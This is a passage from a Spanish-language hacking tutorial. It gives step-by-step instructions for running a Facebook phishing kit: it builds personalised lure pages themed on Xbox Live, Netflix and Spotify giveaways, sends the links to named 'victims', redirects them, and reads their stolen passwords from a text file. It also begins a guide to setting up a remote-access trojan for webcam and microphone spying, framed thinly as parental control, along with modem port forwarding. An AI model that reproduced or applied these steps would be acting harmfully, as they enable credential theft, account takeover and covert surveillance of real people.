Proseguimos a llenar el **ID** que nos proporcionó la página de Facebook con los datos de Brian Wesker.

Imagen 2.5.4. Muestra la url del Scam.

- Ahora llenaremos el siguiente campo que sería la URL del SCAM que vendría siendo:

  http:// Tu subdominio o dominio/carpeta_scam/index.php

Ahora nos llegó la hora de la plantilla si deseamos hacer plantillas de SPOTIFY, MEGA, NETFLIX, DEEZER, Postales etc.

Como las identificaremos, ejemplo:

Netflix premium -----→ Crearemos una carpeta llamada Netflix. Para

Spotify --------→ Crearemos una carpeta llamada SpotifyPara

Postales varias-------→ Postales.

Para Gold Xbox Live ------→ Xbox-Live

- Crearemos las carpetas junto a la del *scam*, debemos tener en cuenta que no debe estar dentro de la carpeta del *scam*, tiene que estar afuera:

Imagen 2.5.5. Muestra las carpetas que hay que crear.

Ahora si podemos meter el dato, y vamos hacer una plantilla para **xbox-live** ojo si queremos hacer una para xbox-live para otra víctima ya no es necesario que hagamos una carpeta para esa postal ya que solo elegimos o metemos el parámetro ya que dentro de esa carpeta se almacenaran las postales para **xbox-live**, y sirve para identificar las que hemos enviado.

- Crearemos una postal de **xbox-live**.




Imagen 2.5.6. Muestra la opción y los datos de la plantilla que se pre-visualizaran.

- Ahora podemos ver en opción que elegimos **xbox-live** por que ya existe dicha carpeta, nota: aquí queda claro que en opción pondremos el nombre de la carpeta donde ira la plantilla, en este caso si quiero hacer otra para otra víctima que le quiera enviar lo mismo para **xbox-live** tengo que poner en la *OPCION*: **xbox-live**.

- Ahora en título le ponemos el título del contenido, Contenido, breve descripción del contenido que vamos a mostrar.

Keywords solo hace referencia a etiquetas breves de búsqueda.

Powered By es para hacer referencia de quien es la plantilla o el contenido en este caso será de Xbox para Facebook.

Url de la foto La foto de la plantilla en este caso iremos a google por una xbox live premium.

Imagen 2.5.7. Muestra la URL de la imagen a insertar en el generador.

- La pegamos y generamos.
- Guardamos la dirección de enlace. Y ese enlace le mandaremos a nuestra víctima:




Imagen 2.5.8. Muestra la **url** generada por esta herramienta.

Como podemos ver se creó una carpeta dentro de la carpeta **xbox-live/** llamada **391589209/** con el archivo dentro llamado: xbox-live.html:

NOTA: Ese link está **localhost**, obvio esto se hará en el servidor para poder enviarlo y esté disponible para la persona que desees obtener sus credenciales.

- Ahora lo que vamos hacer es mandarle el link generado a su muro, por chat o por WhatsApp y lo que verá en miniatura será lo siguiente:

Imagen 2.5.9. Muestra el resultado de la plantilla.

- Podrá entrar y enseguida veremos lo que a él se le mostrará. Nota es editable ustedes pueden modificarlo para poder tener mejores resultados:

Imagen 2.6.0. Muestra la página falsa de Facebook totalmente personalizada.

Ahora solo esperar a que meta su contraseña, una parte que pueden agregar es un formulario extra que pida según un código de verificación, que solo será falso, pero uno toma mejor confianza si es algo supuestamente único para cada perfil.

- Ahora en la parte del re-direccionamiento tenemos que editar o cada vez que enviemos una plantilla, ejemplo si esta plantilla es de Xbox-live, hay que redirigirlo a un sitio de xbox-live gold para que intente buscar los huevos de pascua.
- Vamos a la carpeta del scam que es **f_b/** y dentro al **sesion.php** modificaremos esta parte:




Imagen 2.6.1. Muestra donde modificar el re-direccionamiento.

- Ahora metemos la famosa página que nos re-direccionará al contenido mágico:

Imagen 2.6.2. Muestra la página que hace referencia a la plantilla.

- Copiamos la **url** y la pegamos para que nos re-direccione al sitio que hace referencia a nuestra plantilla:




Imagen 2.6.3. Muestra donde se pondrá la url del sitio a redirigir.

- Guardamos y ahora si le podemos mandar bien el link que generamos y esperar a que caiga y lo mandará a la página y abrimos el archivo simio.txt y veremos los datos que capturamos haciendo la prueba. Nota: dice correo, pero entraremos con el **ID** a Facebook para autenticarnos:




Imagen 2.6.4. Muestra el resultado final.

-

Si queremos hacer otra plantilla aprovechando que esta re-direccionando a xbox-live gold el *scam* pues la hacemos con los mismos pasos, pero para otra víctima, seleccionamos la opción **xbox-live** etc. y podemos ver que dentro de la carpeta **xbox-live** se van creando más carpetas, es por el hecho de que son para distintos usuarios (víctimas).




Imagen 2.6.5. Muestra ejemplo de otro usuario.

- Generamos el link y podremos enviárselo al usuario que será nuestro segundo blanco.




Imagen 2.6.6. Muestra el link generado.

- Se la mandamos y esto es lo que le aparecerá:




Imagen 2.6.7. Muestra el scam personalizado aprovechando las ofertas Xbox.

- Hacemos la prueba y nos re-direccionará a la de Xbox-live Gold como podemos ver en la imagen y aparte veamos lo que escribimos como prueba.




Imagen 2.6.8. Muestra el resultado final con el segundo blanco.

- Ahora veamos cómo se generan las plantillas dentro de la carpeta **xboxlive/.**




Imagen 2.6.9. Muestra las plantillas generadas para cada blanco.

Como ven todo tiene su lógica, ahora si quisiera hacer una para netflix en *OPCION* pongo el nombre de la carpeta que cree al principio la carpeta llamada **netflix.**




Imagen 2.7.0. Muestra las carpetas de las plantillas disponibles.

Obvio tenemos que cambiar el re-direccionamiento del *scam* en el archivo **sesion.php** por algo que haga referencia a **netflix** en este caso una página donde regalen membresías netflix.

Herramienta de Administración Remota (RAT).

Existen otras situaciones que van más allá de obtener una contraseña y es el de poder manipular una computadora, eso lo podemos hacer con una Herramienta de Administración Remota el cual nos pude facilitar muchas tareas, ya sea dese espiar a las víctimas a través de su Webcam, Micrófono, también ver que páginas visitan y bueno una infinidad de situaciones

podemos generar con el control total de un equipo, pero para este ejemplo lo aplicaremos como un control parental de a un menor de edad y tenerlo monitorizado.

Ejemplo de cómo configurar un troyano (RAT) Remote Administration Tool. Antes que nada empezaremos configurando nuestro modem.

Preparando nuestro entorno de trabajo.

Puertos Abiertos, en este caso solo ocuparemos el puerto que vamos a usar. Ejemplo en este caso ocupare el puerto 1333, para esta parte nosotros debemos saber cómo abrir nuestros puertos desde el módem.

- Para poder acceder a las configuraciones de módem puede ser en algunos casos, podría ser otra IP: 192.168.0.1 o 192.168.1.254, pero eso lo podemos ver abriendo el CMD. Escribimos: ipconfig. Ver imagen 2.8.5.




Imagen 2.7.1. Muestra cómo obtener nuestra puerta de enlace predeterminada.

Y la que nos mandará a la configuración será la de puerta de enlace predeterminada.

Dependiendo el modelo de su módem podrán meterle el user y password en algunos modelos por default son admin y password en otros es admin y la clave

WEP/WPA etc. Eso lo pueden ver en google buscando su modelo de modem y como acceder a él, bueno aparte de esto tienen que buscar nuevamente en google como abrir los puertos de su modem ya que varea el modelo y compañía.

Abriendo puertos Modem Telmex.

En el caso de Telmex modelo ***Arcadyan*** de doble antena, podemos hacerlo desde la siguiente ruta, la cual será la dirección de puerta de enlace predeterminada:




Imagen 2.7.2. Muestra el acceso a las configuraciones del Modem.

- Simplemente entraremos con el usuario TELMEX y el password será nuestra contraseña **WPA/WEP/WPA2**. Una vez dentro nos encontraremos con el siguiente menú:

Imagen 2.7.3. Muestra el menú de opciones.

- Dentro del menú iremos directamente en **NAT>Mapeo de puertos** y agregaremos uno nuevo:

